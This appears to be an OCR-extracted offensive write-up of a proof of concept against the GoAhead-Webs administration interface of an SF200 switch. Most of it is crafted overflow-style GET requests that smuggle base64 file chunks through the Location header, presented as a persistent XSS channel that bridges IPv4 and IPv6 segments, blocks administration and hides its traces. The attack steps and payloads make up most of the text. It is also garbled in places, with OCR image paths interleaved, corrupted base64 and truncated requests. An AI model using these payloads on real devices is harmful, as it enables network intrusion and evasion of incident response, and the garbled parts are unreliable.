SEG1o5iVBORw0KGgoAAAANSUhEUgAAAREAAAAjCAIAAAA8M6nLAAAAAXNSR0IArs4c6QAAAARnQU1B
AACxjwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAATVSURBVHhe7Zi/jhxFEId5EEJejIRnIOEFHJAjkSKR
IkLkDJEhljuzIzu6I1mZv7Z1fDO/uaJ2p7tnune1Z47fp9aqurq6qma2fpqma2fvProzxvTgnjGmD/eMMX24Z4zpwz1j
TB/uGWP6cM8Y04d7xpg+3DPG9OGeMaYP94wxfVy4Z3578uUiGXMV3v78C2OZXIUL98wf/Fy
kcwD8f7mliH5Io/jA3mmf/3wlIFwtXyu1DPo3716vUzMQxB3Cy7yOD6QZxrnulo+V+oZ8+DknnlM

Word Count

Statistics:

Pages	1
Words	
Characters (no spaces)	406
Characters (with spaces)	406
Paragraphs	
Lines	5

With a usable, safe buffer of *<u>410 bytes</u>*, we now have 4 remaining characters remaining within our very limited window to create an effective EOF marker.

**Obvious characters or hard to discern ones (ex. 0 vs. O) are not used to reduce confusion in my work. This also serves as a plagiarism detection method.*

Personally, I like leaving myself room for error and expansion, so we are going to use a simple delimiter that would not look all that out of place and does something very useful fairly quickly: </>

Constructed Request:

GET
AAAA

Applying our constructed PoC, our reset string, and the following steps, we will reset the buffer for multi-part file transfer. We will complete a manual walkthrough of our protocol using provided URL strings & base64 markup. All of this can be executed using system tools such as TELNET, CURL, or a standard web browser*.

1. The sender or receiver (receiver in this PoC) sends the PoC Reset String to the web interface:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA12345678912345678912345678912345678912345
6789123456789123456789123456789123456789X/1234567890/wcd?{DictionariesList}

This clear the buffer and “resets” the web application to normal operation.

```
HTTP/1.1 302 Redirect
Server: GoAhead-Webs
Date:
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Location:

<html>
  <head>
  </head>
  <body>

    .
    Please update your documents to reflect the new location.
  </body>
</html>
```

**Use of BURP repeater or CURL is strongly recommended here. Copy the LOCATION tag information returned into a text editor or raw file editor.*

2. The sender encodes the chunked file via GET request encoded with our specially crafted URL:

AAAA

3. The receiver confirms receipt by sending the “reset” request, clearing the file transfer buffer and indicating they are ready to receive the next segment:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789X/1234567890/wcd?{DictionariesList} HTTP/1.1
```

4. The sender continues, encoding the next segment of the chunked file via GET request:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789X
/1234567890xxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxxxxxxX
XXXXXXXxxxxxxxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxxxxxXXXXxSEG2o5XP9cu3q
G34u/f/U1I15/f//4U34V8tKPXn9/OCDzh82f33OfPwbQSJbwxzffrr8S1IFEUY8fptK/ffacoIQj6OT/cFiMRqIGfPWazInC8XOU3swXaa4bNpJV
GZ1ij//NfKYiv3gZAzPVBwPFksCSnDfKWEvgXyelTGTQOFHOEKXsJ+X93SiaTfpnz5UPArsYKLUdQclodTafKB5hjO2eIfybz78gPFERIB/y4d
PPZADYMBDoGWwoE5lhGa/LSZhzRWDjSQWhGKWhVyCUuJLMEiEQlMkwmxFZylH2ZM6Rsx8JQMLcJ8mqjE6hvSrROfngUFtOFxnxFE
KQk0YZTxzmBE6cnGSCfvNEkWHYx92omXG7Jv38pz8Cu2K78sE4kpGmdoQxNnqGG0+MuN8I</>/wcd?
```

5. The receiver confirms receipt by sending the “reset” request, clearing the file transfer buffer and indicating they are ready to receive the next segment:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789X
/1234567890/wcd?{DictionariesList} HTTP/1.1
```

6. The sender / receiver continue this process for the remaining chunks:

SEG3o5xNNUmU3Km1vSVYvHAQTnp7MR4jwhZGpR1vocSAIQIp4TzuMWnoA+D0q/LCTaESNzBMwmYShzKSFni171FJxo+uo5Ox/M9ET
4jEcTe8MbFMu4J4EQIDIB9DtPpMSO/FTMCI2Q9Zjl7dLEoaBxhDE2eoZsincL1LIIICJqPeWdfnQpPwSdR8K8ckQtylrPg1z7wUxVg4i4ho1Ho
/T34s6loGkjcwzYG4Pp2g8aliSf+NfS+fnICQKfEqCYTDaIMqJBwEmMvLeRSRZE4OSKm+1rZtw6hEU1g1lsVz66meolDsInS+yKEZZjbPQM4f
WiyJCHBKVFBtG1yLwBJQOy+iqyRJhXjqhFWevjbZv9kIOqJoohdrIzImjayJyDszEP1S37oT5xA9DnLz95Hsgn</>


SEG4o5HArsVZxcJYzXToplbB8EOSyDmCIUT1TLMPupmRERYVHNYBbblY8gNF/lLDWOMMZGz+CaVliqKRnkjNGzGi8ZYlqBKsVeZH6
eSU+iEia7Gb7ptVqLOoie/aBnLJPjpV52RgRN25nrdIAQ35qT/fylgg3GuWeYopyWbm71mM/Mh7hMVRw+JQDK9ePlBpAdlg6ydglxRdg8U
c4w+2mY4TPnk7fjnxEZssrlbBxhjO3/AXCzyZIDE5gHrBllCoFSHSKYck5Z8hnPALn4kGJaixJ6Rtaf+llAkJcG2BMR9me+6O+rpPpo8ERZkp6
pCoKGz7guw/nlPn665CphXHwcYQBrh2jyQYpOIKYIONQuPmsnigxP/NTMSlBpcbvyQYMsA5xkV0om39gBtntGEGYd</>

SEG5ENDiUeeXzIZ5dpLMQpM+vu7ch16I56fedyYYulG8rloxQYcXuRENTOUvflcqiZ7e2YNGVAUPpe5OY+4YY+Gx3ciMd4zjZeMGcA981
9hvGeM+X/injGmD/eMMX24Z4zpwz1jTB/uGWP6cM8Y04d7xpg+3DPG9OGeMaaHu7t/AGuabc0ylmlGAAAAAElFTkSuQmCCFIN</
>


7. Finally, the attackers reset the buffer / window so that there is no typically user accessible indication of this attack. The attackers return the application to normal operation via crafted request:

```
HTTP/1.1 302 Redirect
Server: GoAhead-Webs
Date:
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Location: /config/log_off_page.htm

<html>
  <head>
  </head>
  <body>
    This document has moved to a new <a href="/config/log_off_page.htm">
      location
    </a>
    .
    Please update your documents to reflect the new location.
  </body>
</html>
```




Our file, shown reassembled through this process in NOTEPAD:



If you have completed these steps correctly, copy and pasting the resulting text into a simple editor, the result should be a text file resembling the one below.

Our delimiters line up well and we can quickly remove them from our file:



Note: Also remove </> or you're going to have a bad time.

The complete text of our base64 image is here. If you are reading recreating this electronically, just cut and paste this into a base64 decoder:

iVBORw0KGgoAAAANSUhEUgAAAREAAAAjCAIAAAA8M6nLAAAAAXNSR0IArs4c6QAAAARnQUIBAACxjwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAATVSURBVHhe7Zi//jhxFEId5EEJejlRnlOEFHJAjkSKRIkLkDJEhIjuzIzu6lImZv7ZIfDO/uaJ2p7tnuneIZ47fp9aqu
rq6qrqma2fvProzxvTgnjGmD/eMMX24Z4zpwzljTB/uGWP6cM8Y04d7xpg+3DPG9OGeMaYP94wxfVy4Z3578uJiGXMV3v78C2OZXIUL98yvH3+ySMe8e/FykcwD8f7mlH5lo/jA3rnmf/3wlFwtXyuIDPo37l6vUzMQxB3Cy7yOD6QZxrnulo+V+oZ8+DknnlMXP9cu3qG34u/f/Ulll5
//f//4U34V8tKPXn9/OCDzh82f330fPwbQSJbwxzffrr8SIlFEUY8fptK/ffacoIQj6OT/cFiMRqICfPWazlnC8XOU3swXaa4bNpJVGZIij//NfKYiv3gZAzPVBwPfksCSnDfKWEvgXyelTGTQOFHOEKXsJ+X93SiaTfpnz5UPArsYKLUdQcIodTafKB5hjO2elfybz78gPFERIB/y4dPPZADYMBD
oGVWwoE5lhGa/LSZhzRWDjSQWhGKWhVyCUuJLMEiEQIMkwmxFZylH2ZM6Rsx8JQMLcJ8mqJE6hvSrROfngUFtOFxnxFEKQkOYZTxzmBE6cnQSCfvNEkWHYx92omXG7Jv38pz8Cu2K78sE4kpGmdoQxNnqCGO+MuN8lxNNUmU3KmlvSVYvHAQTnp7MR4jwhZGpRlvocSAIQ
lp4TzuMWnoA+D0q/LCTaESNzBMwmYShzKSFnil7IFJxo+uo5Ox/M9ET4jEcTe8MbFMu4J4EQIDlB9DtPpMSO/FTMCI2Q9ZJ7dLEoaBxhDE2eoZsincLIlJICJqPeWdtnQpPwSaR8K8ckQtylrPglz7wUxVg4i4holHo/T34s6loGkjcwzYC4Pp2g8aIiSf+Nt5+fnlCQKfEqCYTDaIMqJBwE
mMvLeRSRZE4QSKm+IrZtw6hEUlg1lsVz66meaIDsInS+yKEZZjbPQM4fWiyjCHBKVFBtGlyLwBJQOy+iqyRJhXjqhFWevjbZv9klOqJoohdrIzImjayJyDszEPIS37oT5xA9DnLz95HsgntHArsVZxcJYzXToplbB8EOSyDmCIUTITLMPupmRERYVHNYBbblY8gNF/1LDWOMMZGz+CaVIiq
KRnkjNGzGi8ZYIqBKsVeZH6eSU+iEia7Gb7ptVqL0oie/aBnLJPjpV52RgRN25nrdIAQ35qT/fylgg3GuWeYopyWbm7ImM/Mh7MVRw+JQDK9ePlBpAdlg6ydgIxRdg8Uc4w+2mY4TPnk7fjnxEZssrlbBxhjO3/AXCzyZIDE5gHrBIICoFSHSKYck5Z8hnPALn4kGJaixJ6Rtaf+IlAkJcG2B
MR9me+6O+rpPpo8ERZkp6pCoKGz7guw/nIPn665CphXHwcYQBrh2jyQYpOIKYIONQuPmsnigxP/NTMSIBpcbvyQYMsA5xkV0om39gBtntGEGYdiUeeXzIZ5dpLMQpM+vu7ch16I56fedyYYulG8rloxQYcXuRENTOUvflcqiZ7e2YNGVAUPpe5OY+4YY+Gx3ciMd4zjZeMGcA98I9
hvGeM+X/injGmD/eMMX24Z4zpwzljTB/uGWP6cM8Y04d7xpg+3DPG9OGeMaaHu7t/AGuabc0ylmIGAAAAAElFTkSuQmCCFIN

In this simply recreated example, we use an online decoding / encoding website to directly convert our malicious PoC to a valid image:


[Best Online Base64 to Image Decoder / Converter (codebeautify.org)](codebeautify.org)

Final PoC and reassembly of a valid image file transmitted entirely via the LOCATION header and encoded in multi-part base64. Onceuponatimeinparadise is another very important value and one we will examine its relevance in a future paper and exploit ("CENTAUR").


This XSS / unsanitized input vector becomes a very, very, very serious problem when we understand what on of the primary the purposes of the target device is: *Segmentation of networks and air gapping of sensitive endpoints.*

Essentially, the primary security focus of these devices is being bypassed through the onboard webserver.

Consider the following configuration. In this example, we will be using a SF200 switch on 1.4.11.5:



The switch presents the web application / administration interface via IPv4 and IPv6. In fact, the only way to administer the device by default is this highly insecure web interface.



TCP/UDP Services

HTTP Service: Enable
HTTPS Service: Enable
SNMP Service: Enable

Apply Cancel

TCP Service Table

Service Name	Type	Local IP Address	Local Port	Remote IP Address	Remote Port	State
HTTP	TCP	All	80	All	0	Listen
HTTPS	TCP	All	443	All	0	Listen
HTTP	TCP6	All	80	All	0	Listen
HTTPS	TCP6	All	443	All	0	Listen
HTTP	TCP6	fe80:: %vlan1	80	fe80 3fd%vlan1	1073	Established
HTTP	TCP6	fe80:: %vlan1	80	fe80 3fd%vlan1	1234	Established
HTTP	TCP6	fe80:: %vlan1	80	fe80 3fd%vlan1	1237	Established

UDP Service Table


An attacker can use this to create a protocol that now traverses the IPv4 to IPv6 barrier via persistent XSS. Our method does so without a traditional router. Our malicious protocol lives on a service that can never be disabled, can be used to take total control of the targeted network (PROCESSION) through traditional exploitation. Our attack prevents legitimate administration (and incident response) of the device and is encapsulated / encoded in a difficult to detect manner (base64).

The best part? This attack & process is *very, very simple to execute.*

Via the IPv4 interface, we will send this malicious request. Following the encoding rules established via previous fuzzing, the attacker submits the following:


AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
